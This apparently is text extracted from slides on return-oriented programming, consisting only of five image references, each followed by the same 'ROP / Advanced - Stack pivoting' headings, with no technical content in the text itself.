
# \$ ROP

## Advanced - Stack pivoting




# \$ ROP

## Advanced - Stack pivoting




# \$ ROP

## Advanced - Stack pivoting




# \$ ROP

## Advanced - Stack pivoting




# \$ ROP

## Advanced - Stack pivoting



